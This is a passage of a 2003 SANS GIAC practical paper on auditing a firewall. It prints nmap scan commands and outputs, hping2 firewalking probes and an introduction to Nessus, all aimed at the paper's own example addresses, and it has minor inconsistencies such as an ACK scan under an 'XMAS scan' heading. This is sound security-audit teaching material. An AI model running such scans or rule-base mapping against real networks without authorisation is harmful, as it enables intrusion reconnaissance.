
Below is a screen shot of nc command line options available in their help menu –



NetScanTools

Following is a screenshot of NetScanTools. This utility runs on Windows machines and can be used for port scanning and numerous other network utilities.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Port scanning of primary firewall interface

GIAC has numerous IDS (running snort) boxes setup in every segment of the local network. Therefore, if any scanning/probing attempt penetrates the firewall they will be logged by the IDS. In order to properly conduct the auditing, all penetration/scanning/probing attempts are complemented by packet capture or IDS machine in the internal network to detect if any attempt penetrated the firewall and reached the internal network.

NMAP Scans

The auditors will use Nmap as the primary port scanning tool. Below is a screenshot of Nmap (command line mode) showing the available options –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Nmap differentiates between a rejected and a dropped packet with the following key words –
'closed' – rejected packet
'filtered' – dropped packet
'open' – accepted packet

The auditors will run nmap and do TCP SYN stealth scan, UDP scan, and Xmas scan against all the 3 interfaces on the firewall –

1. Scan eth0 from an external IP;
2. Scan eth1 from an IP in the Public Network; and
3. Scan eth2 from an IP in the Internal Network.

All these scans will take a significant amount of time. If there are open ports that will show up in these scans and appropriate actions may be taken.

Nmap TCP Scan
First the auditors will perform a simple TCP connect scan for all ports. This scan is performed from an external IP domain in the Internet. Since the firewall blocks ping on all interfaces (ICMP "echo-request"), the following is the result –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
unix# nmap -v -sT -p 1-65535 120.120.120.1
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (120.120.120.1) appears to be down, skipping it.
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 30 seconds
```

Next the auditors will perform the scan again with the –P0 option (do not ping target first). Rule 6 (firewall lockdown rule) tells the firewall to drop traffic instead of sending a RST flag, so all connection attempts must time out before being recorded.

```
unix# nmap -v -sT -P0 -O -p 1-65535 120.120.120.1
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (120.120.120.1) appears to be up ... good.
Initiating Connect() Scan against  (120.120.120.1)
The Connect() Scan took 8152 seconds to scan 65535 ports.
Warning:  OS detection will be MUCH less reliable because we did not find at least 1
open and 1 closed TCP port
All 65535 scanned ports on  (120.120.120.1) are: filtered
Remote OS guesses: Linux Kernel 2.4.0 - 2.5.20, Linux 2.5.25 or Gentoo 1.2 Linux
2.4.19 rc1-rc7)
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=3230259 (Good luck!)
IPID Sequence Generation: All zeros

Nmap run completed -- 1 IP address (1 host up) scanned in 8175 seconds
```

This scan found that all 65533 ports were filtered, i.e., the scanning packets were dropped. This was due to Rule 6 in the Rule Base which says to drop any packet targeted to the firewall itself from the Internet. The -O option enables remote OS fingerprinting functionality of Nmap. Each operating system differs in the way their TCP/IP stack responds to certain traffic, and this unique characteristic is used by Nmap to guess or determine the target OS. More information about this topic can be found at the following address http://www.nmap.org/nmap/nmap-fingerprinting-article.html. Note that the -O option correctly guessed that the OS was Red Hat Linux running on an i386 machine.

Nmap SYN scan
The auditors will execute a SYN (-sS) stealth scan on the firewall.

```
unix# nmap -v -sS -P0 -p 1-65535 120.120.120.1
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (120.120.120.1) appears to be up ... good.
Initiating SYN Stealth Scan against  (120.120.120.1)
The SYN Stealth Scan took 21887 seconds to scan 65535 ports.
All 65535 scanned ports on  (120.120.120.1) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 21887 seconds
```

Note that this scan took a little more than 6 hrs. The result is that all ports are filtered. This is the result we expected.

Nmap XMAS scan
Finally the auditors will try an ACK (-sA) scan. This is a good scan to use on a simple packet filtering firewall, as it may only filter on SYN packets. However, Firewall-1 blocks

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

all non-SYN connection attempts. Therefore, the resulting Nmap scan output shows all ports are filtered.

```
unix# nmap -v -sA -P0 -p 1-65535 120.120.120.1
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (120.120.120.1) appears to be up ... good.
Initiating ACK Scan against  (120.120.120.1)
The ACK Scan took 20153 seconds to scan 65535 ports.
All 65535 scanned ports on  (120.120.120.1) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 20153 seconds
```


Logging of Nmap Scans

All the Nmap scans except the Xmas (-sX) scan were logged and alerted by GIAC primary firewall. The Xmas scan was alerted with the message "th_flags 29 message_info TCP packet out of state" and dropped. Since the Xmas scan sends packets with the FIN, URG, and PUSH bits set, it is a non-standard flag and is considered out of state.

Firewalking (Hping Scan)

Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway. Also, using this technique, an attacker can map routers behind a packet-filtering device. The firewalk scan works by sending out TCP or UDP packets with an IP TTL one greater then the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit a TTL exceeded in transit (ICMP type 11) message. If the gateway host does not allow the traffic, it will drop the packet and we will see no response. By sending probes in a successive manner and recording which ones answer and which ones don't, the access list on the gateway can be determined.[8]

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Hping2 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. Hping2 handles fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols. Using hping2 one perform at least the following network hacks –

- Test firewall rules
- Advanced port scanning
- Test net performance using different protocols, packet size, TOS (type of service) and fragmentation.
- Path MTU discovery
- Transferring files between even really fascist firewall rules
- Traceroute like under different protocols
- Firewalk like usage
- Remote OS fingerprinting
- TCP/IP stack auditing
- A lot of others


Following screen shots show the command line options available in hping2 –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




© SANS Institute 200

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



© SANS Institute 2003

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



We will use the tool hping2 to generate packets with a TTL of one to test the firewall's response to this traffic. Hping2 can be found at http://www.hping.org.

Hping2 scan on a valid port
The auditors try to reach port 80 on the external web server (120.120.120.25). Firewall Rule 7 allows this traffic.

```
unix# hping2 -S -c 1 -p 80 -t 1 120.120.120.25
HPING 120.120.120.25 (eth0 206.148.180.64): S set, 40 headers + 0 data bytes
TTL 0 during transit from 120.120.120.25 name=UNKNOWN
```

A TTL type 11 response (time exceeded) was received from the server, indicating that port 80 traffic is allowed to 120.120.120.25.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Hping2 scan on blocked port
Next try to reach a blocked port (565) on the external web server. Notice that there is no response, indicating that this port is probably blocked.

```
unix# hping2 -S -c 1 -p 565 -t 1 120.120.120.25
HPING 120.120.120.25 (eth0 206.148.180.64): S set, 40 headers + 0 data bytes
--- 120.120.120.25 hping statistic ---
1 packets transmitted, 0 packet received, 100% packet loss
```


If this process of probing each port on an internal machine is continued, one could potentially map the entire firewall rule base.

Nessus Scan

Nessus is a free, powerful, up-to-date and easy to use remote security scanner. Nessus will allow the auditors to audit remotely a given network and do penetration testing to break into it. Nessus will detect every service running on a server and test its security. It will also determine if any security vulnerability is present, report it and attempt to exploit the vulnerability. Nessus can attack multiple hosts in parallel. Nessus does not believe that the target hosts will follow the IANA assigned port numbers, and so it recognizes services running on non-standard ports. There more than 1200 tests that nessus performs and they are divided into 23 groups –
Backdoors, CGI abuses, CISCO, Denial of Service, Finger abuses, Firewalls, FTP, Gain a shell remotely, Gain root remotely, General, Misc., Netware, NIS, Port scanners, Remote file access, RPC, Settings, SMTP problems, SNMP, Untested, Useless services, and Windows : User Management.

The auditors will run nessus from a laptop with an IP outside the GIAC IP range. All the latest plugins will be downloaded and installed so that the firewall is checked against all the latest vulnerability information. Nessus can be run in command line mode or through a web based graphical interface. Below is a screen shot of command line nessus options –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



In order to use the graphical interface first we need to start the nessusd daemon in background mode (-D). So at the prompt start the daemon as follows –

